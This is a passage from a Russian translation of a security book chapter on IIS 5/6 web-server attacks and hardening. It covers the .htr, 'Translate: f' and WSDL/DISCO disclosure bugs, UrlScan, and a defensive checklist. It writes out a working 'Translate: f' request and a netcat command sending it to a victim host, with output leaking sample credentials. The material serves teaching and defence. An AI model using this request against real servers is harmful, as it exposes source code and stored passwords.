Конечно, не помешало бы предотвратить саму возможность утечки информации. Простой способ избежать многих потенциальных проблем, которые встречаются в библиотеках ISAPI, поставляемых с сервером IIS 5, — отключить связь приложений с типами файлов, которые не используются. В данном случае расширение файла +.htr связано с библиотекой ism.dll, которая обрабатывает изменение пароля через Web. Технология сценариев HTR появилась как часть версии сервера IIS 2, но никогда широко не использовалась, и во многом потому, что технология ASP (представленная в версии IIS 4) обеспечивала гораздо более широкие возможности управления. Если на Web-узле HTR-функции не используются (а обычно они не используются), просто удалите связь файлов с расширением .htr с библиотекой ism.dll с помощью Admin Tool (файл iis.msc).

Компания Microsoft особо подчеркивает, что для предотвращения использования подобных уязвимых мест необходимо удалить связи сценариев для файлов с расширением .htr, как было описано выше в этой главе (см. рис. 10.4). Однако если приложение использует изменение пароля на основе сценария .htr, то нельзя устранить связи с .htr-файлами . В таком случае получите и используйте исправление из бюллетеня безопасности Microsoft MS01-004 (заметим, что эта заплата замещает ранее выпущенные исправления, описанные в бюллетенях MS00-031 и MS00-044).

ВНИМАНИЕ Используйте последнюю заплату для исправления ошибки .htr. Предыдущие заплаты оказались уязвимыми для вариантов оригинальной атаки (%3F+.htr). Когда книга готовилась к печати, самым последним было исправление MS01-004.

Последняя заплата войдет в Windows 2000 Service Pack 3, поэтому если на вашей системе не установлен пакет SP3 (который во время подготовки книги к печати не был доступен), обязательно получите последнее "горячее исправление". В будущем напишите ASP-файл, который, заменит функции технологии HTR, а затем удалите связь сценария с расширениями .htr. Как уже стало понятно, в расширении ISAPI ism.dll могут обнаружиться и другие ошибки. Данная заплата входит в последний пакет "горячих исправлений" MS01-026.

При использовании управления паролями на основе Web желательно усилить ограничения доступа к каталогу /scripts/iisadmin, чтобы доступ к нему имели только члены группы Administrators.



"Translate: f"

Популярность	9
Простота	9
Опасность	4
Степень риска	8

Уязвимое место `Translate: f`, которое описал Дэниел Досекал (Daniel Docekal), проявляется при переключении на еще одну библиотеку ISAPI сервера IIS 5, `httpext.dll`, которая реализует механизм Web Distributed Authoring and Versioning (WebDAV, RFC 2518). Служба WebDAV — это стандарт Microsoft, который определяет процесс редактирования и управления содержимого Web-сервера удаленными авторами по протоколу HTTP. Эта идея весьма опасна сама по себе, а ошибка `Translate: f`, — вероятно, только предвестник других неприятностей, которые придут с такой мощной, но потенциально уязвимой технологией.

Программа атаки на основе `Translate: f` дает тот же результат, что и программа атаки с использованием ошибки `+.htr`, но работает несколько иным образом — функции библиотеки ISAPI подключаются не по расширению запрошенного файла, а благодаря специально сформированному заголовку HTTP-запроса. Заголовок `Translate: f` сообщает, что запрос должна обрабатывать библиотека WebDAV, а обратная косая черта в конце имени файла вызывает ошибку обработки, поэтому запрос переходит напрямую в операционную систему (Windows). Операционная система возвращает в систему хакера содержимое файла вместо выполнения его обработки на сервере. Пример такого запроса показан ниже. Обратите внимание на обратную косую черту после строки `GET global.asa` и строку `Translate: f` в HTTP-заголовке запроса.

```
GET /global.asa\ HTTP/1.0
Translate: f
[CRLF]
[CRLF]
```

Перенаправив текстовый файл с данным текстом (назовем его `transf.txt`) через соединение `netcat` на уязвимый сервер, как показано далее, можно получить на стандартном выводе содержимое файла `global.asa`.

```
C:\>nc -vv www.victim.com 80 < transf.txt
www.victim.com [192.168.2.41] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcd6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!—Copyright 1999-2000 bigCompany.com -->
<object RUNAT=Server SCOPE=Session ID=fixit PROGID="Bigco.object"></object>
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;"
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;"
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

Как видно из примера, взломщик, который получил файл, теперь знает пароли нескольких серверов, в том числе и пароль системы LDAP.

В Internet доступны готовые к работе сценарии Perl, которые упрощают работу с рассмотренной программой атаки с помощью программы `netcat` (мы использовали сценарии `trans.pl` Роелофа Темминга (Roelof Temmingh) и `srcgrab.pl` хакера Smiler).

Защита от использования ошибки `Translate: f`

Бюллетень	*MS00-058*
BID	*1578*
Исправлено в SP	*1*
Фиксируется	*Нет*

Как всегда, чтобы максимально снизить риск от использования уязвимых мест, позволяющих получить исходный код важных файлов, подобных ошибке `Translate: f`, нужно помнить, что пользователи Internet могут увидеть любой файл, исполняемый на сервере IIS, и не хранить в таких программах секретную информацию.

Поскольку данная ошибка возникает не в связи с запросом файла определенного типа, простое отключение связи с приложением здесь не поможет. Можно удалить библиотеку `httpext.dll`, но неизвестно, как это повлияет на работу ядра IIS 5. Конечно, этот способ точно не подходит, если на сервере используется служба WebDAV.

Можно получить заплату для данного уязвимого места из бюллетеня безопасности Microsoft MS00-058 (`http://www.microsoft.com/technet/security/bulletin/MS00-058.asp`). Эта заплата входит в выпуск Windows Server 2003 Service Pack 1, так что если на системе установлен пакет SP 1, то все в порядке.



Уязвимое место в WSDL и технологии DISCO

Популярность	*5*
Простота	*10*
Опасность	*3*
Степень риска	***6***

Язык WSDL (Web Services Description Language — язык описания Web-служб) является центральным в концепции Web-служб компании Microsoft. Одновременно это и механизм, с помощью которого служба предоставляет информацию о своих возможностях и интерфейсах. Язык WSDL реализуется посредством одной или нескольких страниц, доступных на сервере, на котором запущены Web-службы (как правило, это файлы с расширениями `.wsdl` и `.xsd`). В спецификации W3C язык WSDL описывается как "грамматика XML для описания сетевых служб как наборов возможностей взаимодействия конечных точек для обмена сообщениями". По существу, это означает, что WSDL-документ описывает, какие функции предоставляет Web-служба и как получить к ним доступ ("установить привязку").

СОВЕТ В книге *Секреты хакеров. Безопасность Web-приложений — готовые решения*, есть отдельная глава, посвященная атакам на Web-службы и мерам противодействия этим атакам.

Согласно стандартам общедоступных Web-служб, WSDL-документы будут размещены в каталоге, который позволяет клиентам быстро находить и легко получать доступ к различным Web-службам. Например, производитель автомобилей может без труда обнаружить поставщиков ком-

плектующих в заданном ценовом диапазоне. Например, UDDI (Universal Description, Discovery, and Integration) обеспечивает создание реестров организаций и служб, которые являются интегральными компонентами сервис-ориентированной архитектуры любой информационной среды. UDDI предоставляет поставщикам возможность сохранять описания своих Web-служб, а потребителям находить требуемые службы. Аналогом UDDI от компании Microsoft является служба DISCO (Discovery of Web Services). Чтобы предоставить клиентам доступ к Web-службе с помощью DISCO, достаточно создать файл с расширением `.disco` и сохранить его в виртуальном корневом каталоге Web-службы вместе с другими файлами для службы (например файлами с расширениями `.asmx`, `.wsdl`, `.xsd` и др).

Web-службы Microsoft (файлы с расширением `.asmx`) могут выдавать информацию DISCO и/или WSDL. Для этого хакеру достаточно добавить специальные аргументы к запросу службы. Следующий адрес URL позволит подключиться к Web-службе и предоставить удобный для восприятия интерфейс службы `http:www.victim.com/service.asmx`. Для отображения информации DISCO или WSDL необходимо добавить строку `?disco` или `?wsdl`, как показано ниже.

```
http:www.victim.com/service.asmx?disco
```

или

```
http:www.victim.com/service.asmx?wsdl
```

На рис. 10.10 представлен результат подобной атаки на Web-службу. Предоставленные данные в этом случае не представляют особой ценности (чего и можно было ожидать от службы, которая предоставляет информацию о себе), но присутствуют и потенциально опасные сведения, аутентификационная информация SQL Server, полные имена важных файлов и каталогов и другая полезная информация, которую программисты зачастую размещают в своих конфигурационных файлах. WSDL-информация гораздо обширнее — ведь здесь перечисляются все доступные службы и типы данных. Чего еще желать хакеру перед началом проведения атаки?




Рис. 10.10. Добавление строки `?disco` к запросу `.asmx`-файла позволяет получить содержимое самого файла службы DISCO

Кроме того, мы должны заметить, что нам удалось получить настоящие имена DISCO-файлов открыв HTML-код Web-службы или связанной с ней страницы. Подсказки по расположению DISCO-файлов могут быть реализованы в виде HTML-кода, они доступны благодаря любому из средств просмотра исходного кода Web-страницы.

Защита исходного кода служб DISCO и WSDL

Предположим, что требуется предоставить определенный объем информации о Web-службе. Чтобы при этом раскрытие исходного кода файлов DISCO и WSDL не превратилось в серьезную проблему, не следует сохранять секретных данных в формате XML. Не повредит и дополнительная аутентификация пользователей для доступа к каталогу, в котором хранятся файлы Web-служб. Единственный способ гарантировать недоступность информации службы DISCO или WSDL для хакеров заключается в отказе от создания для службы файлов с расширениями `.wsdl`, `.discomap`, `.disco` и `.xsd`. Если эти файлы доступны, то они должны предоставляться удаленным клиентам!

Средства оценки безопасности Web-сервера

Как мы уже продемонстрировали, можно использовать достаточно простые средства наподобие `netcat` для проведения многих атак по сети. Программа `netcat` — это прекрасное средство для проведения анализа двоичных HTTP-данных.

Довольно сложно писать программы атаки самостоятельно. Нет ничего удивительного в том, сколько современных средств сканирования доступны для всех желающих (некоторые их них мы уже рассмотрели в этой книге): `whisker`, Nikto, Stealth HTTP Scanner, WebInspect от SPI Dynamics, AppScan от Sanctum и ScanDo от Kavado.

Существует и стандартный набор средств, которые абсолютно необходимы для проведения проверки безопасности Web-сервера. В этот набор входят программы `wfetch`, SSLProxy и Archilles.

НА ЗАМЕТКУ Ссылки для всех этих средств доступны в разделе "Дополнительная литература и ссылки" в конце этой главы. Многие из них подробно рассмотрены в книге *Секреты хакеров. Безопасность Web-приложений — готовые решения (Джоел Скембрей, Майк Шема, Йен-Минг Чен, Дэвид Вонг. Вильямс, 2003).*

В следующем разделе описано одно из этих средств безопасности, поскольку оно бесплатно предоставляется Microsoft и позволяет блокировать многие из рассмотренных типов атак.

IISLockdown и UrlScan

В конце 2001 года Microsoft выпустила средство под названием IISLockdown Wizard (ссылка есть в разделе "Дополнительная литература и ссылки" в конце этой главы). Как следует из названия, это автоматизированная, использующая стандартные шаблоны утилита, предназначенная для создания безопасной конфигурации сервера IIS. С ее помощью можно настроить следующие элементы.

- **Internet-службы.** Позволяет отключать четыре IIS-службы (WWW, FTP, SMTP и NNTP) согласно выполняемой роли сервера.
- **Соответствия сценариев.** Позволяет отключить сценарии соответствия библиотек ISAPI согласно выполняемой роли сервера.
- **Дополнительная защита.** В разделе Catchall предусмотрена возможность использования выбранных по умолчанию виртуальных каталогов с помощью команд IISSamples,

MSADC, IISHelp, Scripts и т.д. Устанавливает списки контроля доступа NTFS в целях предотвращения запуска анонимными пользователями системных утилит (типа `cmd.exe`) и от записи в каталоги с полезными данными. Позволяет отключить WebDAV.

Хотя здесь приведен практически полный список настроек безопасности для защиты IIS-сервера, некоторые проблемы все же не были учтены. Программа IISLockdown не предусматривает установки пакетов обновлений и исправлений и никак не затрагивает других потенциально уязвимых аспектов систем Windows. Не предусмотрена и установка брандмауэра для защиты сервера. Программа IISLockdawn позволяет значительно упростить жизнь администратора, но не позволяет оставлять другие двери открытыми для атак хакеров.

Поскольку большинство настроек IISLockdown Wizard могут быть выполнены вручную, мы считаем, что одной из наиболее привлекательных возможностей этой программы является UrlScan. На самом деле, UrlScan может быть извлечена отдельно с помощью программы установки IISLockdown (`iislockd.exe`). Для этого достаточно запустить IISLockdown Installer из командной строки с использованием следующих аргументов.

```
iislockd.exe /q /c /t:c:\lockdown_files
```

После извлечения программа UrlScan может быть вручную установлена на защищаемом сервере (запуск файла `iislockd.exe` без аргументов автоматически установит UrlScan в составе IISLockdown Wizard).

Программа UrlScan состоит из двух файлов `UrlScan.dll` и `UrlScan.ini`, которые должны находиться в одном каталоге. Файл `UrlScan.dll` представляет собой фильтр ISAPI, который устанавливается перед сервером IIS таким образом, что может перехватывать HTTP-запросы до их получения IIS-сервером. В конфигурационном файле `UrlScan.ini` задается, какие запросы должен отклонять ISAPI-фильтр UrlScan. Сведения об отклоненных запросах записываются в файл под названием `UrlScan.log`, создаваемый в том же каталоге, в котором хранятся файлы `UrlScan.dll` и `UrlScan.ini` (регистрационные файлы могут называться `UrlScan.`*`MMDDYY`*`.log` при организации ежедневной регистрации, где *MMDDYY* — дата создания файла). В ответ на отклоненные запросы, программа UrlScan отправляет HTTP-ответ 404 "Object not found" ("Объект не обнаружен"), разочаровывая хакера, выполняющего поиск ценной информации об атакуемом сервере.

После установки UrlScan может быть настроен на отклонение HTTP-запросов в зависимости от следующих критериев:

- метод запроса (например команды `GET`, `POST`, `HEAD` и т.д.);
- расширение файла запрошенного ресурса;
- наличие подозрительных символов в URL-адресе (см. раздел "Использование свойств файловой системы", в котором поясняется важность такой проверки);
- наличие не ASCII-символов в адресе URL;
- наличие специальных строк символов в URL-адресе;
- наличие заданных заголовков в HTTP-запросе.

Конкретные значения каждого из этих параметров задаются в файле `UrlScan.ini`, а в файле `UrlScan.doc` содержится подробное описание каждого критерия фильтрации.

ВНИМАНИЕ Файл загружается только при инициализации сервера IIS, и для того, чтобы какие-либо изменения в конфигурационном файле вступили в силу, следует перезапустить сервер IIS.

Настройка параметров в файле `UrlScan.ini` не вызывает затруднений, к тому же вместе с IISLockdown поставляется несколько предопределенных шаблонов этих параметров. Наиболее жесткие параметры задаются с помощью файла шаблона `urlscan_static.ini`, который

предназначен для того, чтобы ограничить возможности сервера обслуживанием запросов статических HTML-файлов с помощью одних только запросов GET. Хотя мы иногда сомневаемся в целесообразности использования фильтра ISAPI для защиты от атак на IIS-сервер, UrlScan представляет собой мощное средство контроля, которое позволяет администраторам разрешать обслуживание только определенных запросов к Web-серверу, и мы настоятельно рекомендуем его использование при запуске IIS-сервера.

НА ЗАМЕТКУ Функции безопасности, встроенные в сервер IIS 6, эквивалентны или превосходят большинство возможностей программы UrlScan 2.5. Мы рекомендуем ознакомиться со сравнительным анализом встроенных возможностей IIS 6 и UrlScan 2.5 на Web-странице компании Microsoft (см. раздел "Дополнительная литература и ссылки" в конце этой главы). Единственное исключение составляет возможность UrlScan под названием RemoveServerHeader, которую не поддерживает сервер IIS 6. В этом мы немного расходимся во мнениях с Microsoft и рекомендуем использовать эту возможность на своих IIS-серверах в целях защиты от атак с помощью автоматизированных "червей", работа которых основывается на использовании HTTP-заголовков.

Хакинг Web-приложений

Самый надежный и верный механизм взлома серверов семейства Windows NT основан на использовании запущенных в системе Web-приложений. Подмена Web-страниц происходит каждый час (популярный Web-узел `Attrition.org` перестал отслеживать подмену страниц в середине 2001 года по причине резко растущего количества таких происшествий), почти регулярно появляются сенсационные сообщения о кражах со взломанных Web-серверов сведений с кредитных карточек клиентов (ссылки на выборочные исследования таких происшествий см. в разделе "Дополнительная литература и ссылки").

Широкое распространение взломов Web-серверов обусловлено несколькими взаимосвязанными проблемами. Во-первых, Web-приложения во многом играют основную роль при взаимодействии современных организаций со своими клиентами, поставщиками, партнерами и обществом. Web-приложения доступны круглосуточно, семь дней в неделю, поэтому взять и просто отказаться от них неудобно. Таким образом, Web-приложения являются постоянной целью для всего самого худшего, что может обрушиться на них через Internet.

Понятно, что Web-службы нельзя просто отключить, поэтому компании прикладывают максимум усилий для их защиты. Теперь перейдем ко второй проблеме. Очень сложно защитить то, что должно давать, по крайней мере, минимальный доступ к данным всем пользователям или некоторым из них. Еще хуже, что функциональная сложность приложений возрастает в соответствии с ростом требований пользователей, что повышает вероятность погрешностей в защите программ. Web-приложения, разрабатываемые обычными людьми, становятся легкой добычей хакеров.

И наконец, в основе Web-приложений лежат простые протоколы, основанные на передаче текста, их легко сможет декодировать и разобрать на составные части даже полуобразованный "сетевой маньяк". Да вы и сами заметили, что до сих пор в данной главе основным оружием хакеров был Web-браузер и документация RFC!

Здесь важно отметить, что каждое Web-приложение обладает своими уникальными свойствами, которые несколько смягчают общие недостатки защиты. Таким образом, для атаки типичного Web-приложения необходимо применять различные методы, гибкие подходы и нередко умение увязать несколько на первый взгляд никак не связанных ошибок в едином процессе взлома. Подробное описание таких подходов и методов — это тема отдельной книги, которая была таки написана. Ее название — *Секреты хакеров. Безопасность Web-приложений — готовые решения (Джоел Скембрей, Майк Шема, Йен-Минг Чен, Дэвид Вонг. Издательский дом "Вильямс", 2003).*

Резюме

Если после прочтения этой главы запуск Web-сервера Internet на основе IIS совсем вас не пугает, проверьте свой пульс. Однако риск можно существенно снизить, следуя представленным в тексте главы рекомендациям, которые далее повторяются в кратком виде и представлены согласно степени важности, т.е. первый пункт критически важен, последний — просто важен (поняли, в чем дело?).

- Для создания периметра защиты вокруг Web-серверов применяйте контроль доступа на уровне сети с помощью маршрутизаторов, брандмауэров и других устройств. Блокируйте все несущественные соединения в *обоих* направлениях (список часто используемых при взломе портов в системах Windows см. в главе 3, "Предварительный сбор данных и сканирование"). Хотя этот вопрос не был подробно описан в данной главе, самое худшее, что можно сделать, — предоставить доступ к уязвимой службе, например SMB (если нужно, перечитайте главы 4, "Инвентаризация", и 5, "Атака на службы Windows"). Обеспечьте блокирование исходящих из Web-сервера соединений, чтобы не дать хакеру загрузить файлы из удаленной системы по протоколу TFTP или FTP или не дать подключить удаленную службу к командной строке системы.
- Блокируйте все несущественные **входящие** и **исходящие** соединения Web-сервера на уровне узла, чтобы обеспечить "эшелонированную защиту". Управление доступом к сети на уровне узла в Windows Server 2003 обеспечивается с помощью TCP/IP Security или с помощью фильтров IPSec (см. главу 16, "Возможности и средства защиты в системах Windows").
- Обеспечьте безопасность своей версии сервера IIS. В IIS 6 была коренным образом изменена модель исполнения процессов, а новые настройки по умолчанию позволяют блокировать многие типы атак. Тем не менее, сохраняющиеся возможности обратной совместимости заставляют помнить о взломах прошлых версий IIS. Прочитайте, проанализируйте и примените конфигурации, описанные в списке Microsoft IIS 4 Security Checklist (за исключением вопросов, которые не относятся к версии IIS 5) и в списке Secure Internet Information Services 5 Checklist.
- Используйте программы IISlockdown и UrlScan от компании Microsoft для защиты всех своих Web-серверов (см. ссылку в разделе "Дополнительная литература и ссылки").
- Тщательно следите за выпусками "горячих исправлений"! В этой главе продемонстрированы результаты атак на переполнение буфера типа уязвимого места `.htr`. Хотя созданы исправления этих ошибок, проблемы с переполнением буфера обычно исправляются только на уровне кода заплатой от производителя, поэтому до обновления сервер остается уязвимым. Помочь в поиске необходимой заплаты способна удобная программа Microsoft Network Security Hotfix Checker (файл `hfnetchk.exe`), о которой можно подробнее прочесть в приложении А, "Перечень мер по защите Windows Server 2003".
- Удалите неиспользуемые связи (с расширениями файлов) для сценариев и неиспользуемые библиотеки ISAPI. В этой главе мы рассказали о многочисленных проблемах, которые способны вызывать специально подготовленные запросы к библиотекам ISAPI.
- Отключите ненужные службы. Для работы сервера IIS 5 требуются такие службы: IIS Admin Service, Protected Storage и World Wide Web Publishing Service. Кроме того, в Windows Server 2003 невозможно остановить следующие службы с помощью графического пользовательского интерфейса: Event Log, Plug and Play, Remote Procedure Call (RPC), Security Accounts Manager, Terminal Services (если только последняя служба была установлена, что для Web-сервера не рекомендуется) и сервис Windows Management Instrumentation Driver Extensions. Все остальное можно отключить. Даже в одиночку сервер IIS

способен обслуживать запросы страниц. В зависимости от архитектуры Web-приложений, может потребоваться включение других служб для обеспечения некоторых функций, например, для доступа к базам данных. Особенно обратите внимание на отключение служб Indexing Service, FTP Publishing Service, SMTP Service и Telnet.

- Тщательно продумайте использование шаблонов Security Templates для предварительной настройки устанавливаемых Web-серверов. За основу можно взять шаблон от Microsoft `hisecweb.inf`.
- Не создавайте корневые каталоги Web-серверов на системном диске, чтобы в системный каталог нельзя было зайти, используя программы для "путешествий" по файловой системе типа Unicode или двойного декодирования (сочетанием "точка-точка-косая черта" нельзя перейти на другой диск).
- Всегда используйте файловую систему NTFS на дисках Web-сервера и явным образом настраивайте списки контроля доступа (ACL). Для облегчения этой работы используйте утилиту `cacls`, которая описана в данной главе. Для всех исполняемых файлов каталога `%systemroot%` должны быть установлены права `System:Full, Administrators:Full`.
- Удалите разрешение на запись и выполнение файлов во всех каталогах для групп `Everyone`, `Users` и других непривилегированных групп. Удалите разрешение на запись файлов во всех каталогах для пользователей `IUSR` и `IWAM`, а также тщательно продумайте разрешения на выполнение программ. Обратитесь к рекомендациям по спискам ACL для виртуальных каталогов в перечне советов Secure IIS 5 Checklist.
- Найдите и удалите вызовы функции `RevertToSelf` в существующих приложениях ISAPI, чтобы их нельзя было использовать для расширения привилегий учетных записей `IUSR` или `IWAM`. Проверьте, чтобы настройка сервера IIS Application Protection была установлена в значение Medium (по умолчанию) или High, тогда вызовы функции `RevertToSelf` будут предоставлять управление только с правами учетной записи `IWAM`.
- Не храните секретную информацию в файлах Active Server или во включаемых файлах! Используйте для операций получения конечного результата объекты COM или аутентификацию SQL, встроенную в Windows, чтобы в сценариях ASP пароли не нужно было использовать в строках соединения. Обязательно пользуйтесь тегами `<%%>` для выделения в сценариях информации, предназначенной для выполнения на сервере. Хотя такой способ защищает не от всех типов атак по раскрытию исходного кода, разработчики, по крайней мере, будут помнить о том, что их код может попасть в плохие руки.
- Отключите службу Parent Paths, которая позволяет использовать строку символов `..` в сценариях и вызывать функции типа MapPath в приложениях. Откройте свойства нужного компьютера сети в утилите IIS Admin (`iis.msc`), измените основные свойства: WWW Service (WWW-служба)⇨Home Directory (Домашний каталог)⇨Application Settings (Параметры приложений)⇨Configuration (Настройка)⇨Application Options (Параметры приложения) и снимите флажок у пункта Enable Parent Paths.
- Переименуйте файлы с расширением `.inc` в `.asp`-файлы (не забудьте изменить ссылки в существующих сценариях ASP). Тогда файл с расширением `.inc` нельзя будет просто загрузить и посмотреть текст программы, даже если будет точно известно его имя.
- Удалите с Web-узла все файлы примеров и ненужные функции (что конкретно нужно удалять, описано в списке Secure IIS 5 Checklist). Если существует виртуальный каталог `IISADMPWD`, удалите его (этот каталог будет в системе, если было выполнено обновление до версии IIS 5 с IIS 4).
- Остановите службу администрирования Web-узла и удалите виртуальные каталоги `IISAdmin` и `IISHelp` вместе с их физическими двойниками. Тогда станет невозможным администрирование IIS на основе Web. Хотя сервер IIS ограничивает доступ

к этим каталогам по умолчанию локальной системой, порт остается доступным для внешних интерфейсов (это TCP-порт, номер которого представляет собой четырехзначное число). Незачем предоставлять хакерам дополнительные инструменты администрирования для использования в своих целях, если они могут получить эти инструменты, используя механизм атаки наподобие ошибки Unicode.

- Серьезно подумайте, будет ли Web-узел управляться удаленно. Если да, то примите самые строгие меры безопасности и защиты механизма удаленного администрирования. Мы рекомендуем не делать Web-серверы доступными через другие службы (естественно, за исключением самой Web-службы), а вместо этого выделить единственную систему удаленного администрирования, которая находится в одном сегменте сети с Web-сервером и связана с ним. Все удаленное администрирование должно быть ограничено только этой специально назначенной системой. В качестве средств удаленного администрирования рекомендуются программы Terminal Server и Secure Shell, которые обеспечивают защиту и шифрование связи.
- Для серверов, которые используют протокол SSL, отключите поддержку протокола PCT (Private Communications Technology). Для этой цели создайте или отредактируйте значение "Enabled" (без кавычек) REG_BINARY следующего параметра системного реестра и установите это значение равным "00000000" (без кавычек).

```
HKLM\System\CurrentControlSet\Control\SecurityProviders\
SCHANNEL\Protocols\PCT 1.0\Server
```

  Более подробно эта тема обсуждается в статьях базы знаний Microsoft 187498 и 260749. Протокол PCT был предложен компанией Microsoft в 1995 году в качестве "улучшенной" версии SSL. Поскольку этот протокол больше не используется, его поддержку следует отключить и этим уменьшить диапазон возможных атак на сервер IIS.
- ▲ И последнее, но, конечно, не маловажное замечание: при разработке Web-приложений ставьте безопасность на первое место. Все перечисленные меры противодействия не остановят злоумышленника, который проник на сервер как законный анонимный или авторизованный пользователь. На уровне приложений для дискредитации всех усилий по защите Windows и IIS-сервера достаточно лишь одной ошибки в логике программы. Не сомневайтесь, стоит ли проводить независимую экспертизу в случаях, когда ваша команда Web-разработчиков не очень сильна в вопросах безопасности, обязательно запланируйте проверки дизайна и реализации программ третьей стороной как можно раньше. Помните, что все данные могут быть введены с неблаговидными намерениями, проверяйте все возможные варианты!

НА ЗАМЕТКУ Благодарим Майкла Говарда (Michael Howard), Эрика Шульца (Eric Schultze) и Дэвида ЛеБланка (David LeBlanc) из Microsoft Corp. за существенные и полезные советы по составлению приведенного списка.

Дополнительная литература и ссылки

Литература	Ссылки
Уведомления, связанные с "горячими исправлениями"	
Уведомление от eEye о переполнении буфера в связи с ошибкой +htr	http://www.eeye.com/html/Research/Advisories/AD20010501.html
Уведомление от NSFocus об ошибке IIS 4.0/5.0 Web Directory Traversal (Unicode) (English version)	http://www.nsfocus.com/english/homepage/sa_06.htm

Литература	Ссылки
Уведомление от NSFocus об уязвимом месте в связи с ошибкой двойного декодирования	`http://www.nsfocus.com/english/homepage/sa01-02.htm`
Уведомление от NSFocus об уязвимом месте `+.htr`	`http://www.nsfocus.com/english/homepage/sa_02.htm`
Статьи базы знаний Microsoft, бюллетени, исправления	
MS02-028, "Heap Overrun in HTR Chunked Encoding Could Enable Web Server Compromise" содержит информацию и исправление для ошибки переполнения в куче при запросе файлов `.htr`	`http://www.microsoft.com/technet/security/bulletin/MS02-028.asp`
MS00-057, "File Permission Canonicalization" содержит информацию и исправление для ошибки Unicode при использовании свойств файловой системы	`http://www.microsoft.com/technet/security/bulletin/MS00-057.asp`
MS01-026, "Superfluous Decoding Operation Could Allow Command Execution via IIS" (это уязвимое место, связанное с ошибкой при двойном декодировании)	`http://www.microsoft.com/technet/security/bulletin/MS01-026.asp`
MS01-004, "Malformed .HTR Request Allows Reading of File Fragments" содержит информацию и исправление для ошибки `+.htr`	`http://www.microsoft.com/technet/security/bulletin/MS01-004.asp`
MS00-058, "Specialized Header" содержит информацию об исправлении уязвимого места `Translate: f`	`http://www.microsoft.com/technet/security/bulletin/MS00-058.asp`
Списки действий для поддержания безопасности от Microsoft и утилиты	
Главная страница утилит и списков действий для поддержания безопасности. Начинайте с нее, если не будут работать следующие ссылки	`http://www.microsoft.com/technet/security/tools.asp`
Программа IISLockdown	`http://www.microsoft.com/technet/security/tools/tools/locktool.asp`
Программа UrlScan	`http://www.microsoft.com/technet/security/tools/tools/urlscan.asp`
Microsoft Network Security Hotfix Checker (файл `hfnetchk.exe`)	`http://support.microsoft.com/?kbid=303215`
Перечень проблем безопасности сервера IIS 4 Security	`http://www.microsoft.com/technet/security/tools/chklist/iis4cl.asp`
Перечень проблем безопасности Secure Internet Information Services 5	`http://www.microsoft.com/technet/security/iis5chk.asp`
Как отключить службу WebDAV для сервера IIS 5	`http://support.microsoft.com/?kbid=241520`
Бесплатные средства	
Программа `unicodeloader` от Роэлофа Темминга (Roelof Temmingh)	`http://www.sensepost.com`
Старые уязвимые места сервера IIS	

Литература	Ссылки
Информация об программе атаки : : $DATA (IIS 3)	http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9279
Пример уязвимого места IIS-сервера в файле showcode.asp	http://support.microsoft.com/support/kb/articles/Q232/4/49.ASP
Информация о программе атаки MDAC/RDS (IIS 4)	http://www.wiretrip.net/rfp/p/doc.asp?id=1&iface=5
Информация о программе атаки IISHack (IIS 4)	http://www.eeye.com/html/Research/Advisories/AD19990608-3.html
Статьи о переполнении буфера	
Статья Алефа Вана (Aleph One) "Smashing the stack for fun and profit" ("Переполнение буфера в стеке для забавы и с пользой") в Phrack 49	http://www.phrack.org
Статья Барнаби Джека (Barnaby Jack) "Win32 Buffer Overflows" ("Переполнения буфера в Win32") в Phrack 55	http://www.phrack.org
Статьи NGSSoftware по переполнениям буфера в Win32	http://www.nextgenss.com/papers.html
Статьи, посвященные описанию технологии проведения атак на переполнение буфера на русском языке	http://www.security.nnov.ru/articles/bo.asp и http://www.codenet.ru/progr/asm/overflow.php
Описание случаев хакинга сервера IIS и Web-приложений в новостях	
(Замечание: за исключением происшествия с eTrade, все случаи произошли на серверах IIS 4 или 5.)	
Пресс-релиз от National Infrastructure Protection Center (NIPC) об использовании MDAC/RDS на серверах IIS для электронной коммерции; 8 марта 2001 года	http://www.fbi.gov/pressrel/pressrel0/nipc030801.htm
Взлом отделения Bibliofind компании Amazon.com, предоставление для всеобщего доступа информации о 98 000 номерах кредитных карточек клиентов; 5 марта 2001 года	http://www.computerworld.com/managementtopics/ebusiness/story/0,10801,58358,00.html
"Egghead cracked by credit-card hack," утечка информации о номерах кредитных карточек 3,6 млн. клиентов; 22 декабря 2000 года	http://www.securityfocus.com/news/198
Проблема Java-приложений на стороне клиента eTrade; 22 сентября 2000 года	http://archive.infoworld.com/articles/op/xml/00/10/09/001009opswatch.xml
Взлом CD Universe — утечка информации о 300,000 номерах кредитных карточек клиентов; 10 января 2000 года	http://www.wired.com/news/print/0,1294,33539,00.html
Описание атаки "червя" Code Red на CNN.com	http://www.cnn.com/2001/TECH/internet/07/30/code.red/index.html
Общие ссылки	

Литература	Ссылки
Технический обзор Internet Information Server (IIS) 6.0 на русском языке	http://www.gotdotnet.ru/LearnDotNet/NETFramework/22163.aspx
Описание установки и настройки сервера IIS 6 на системах Windows Server 2003 на русском языке	http://www.certification.ru/library/articlesdir/big161.html и http://www.certification.ru/library/articlesdir/big135.html
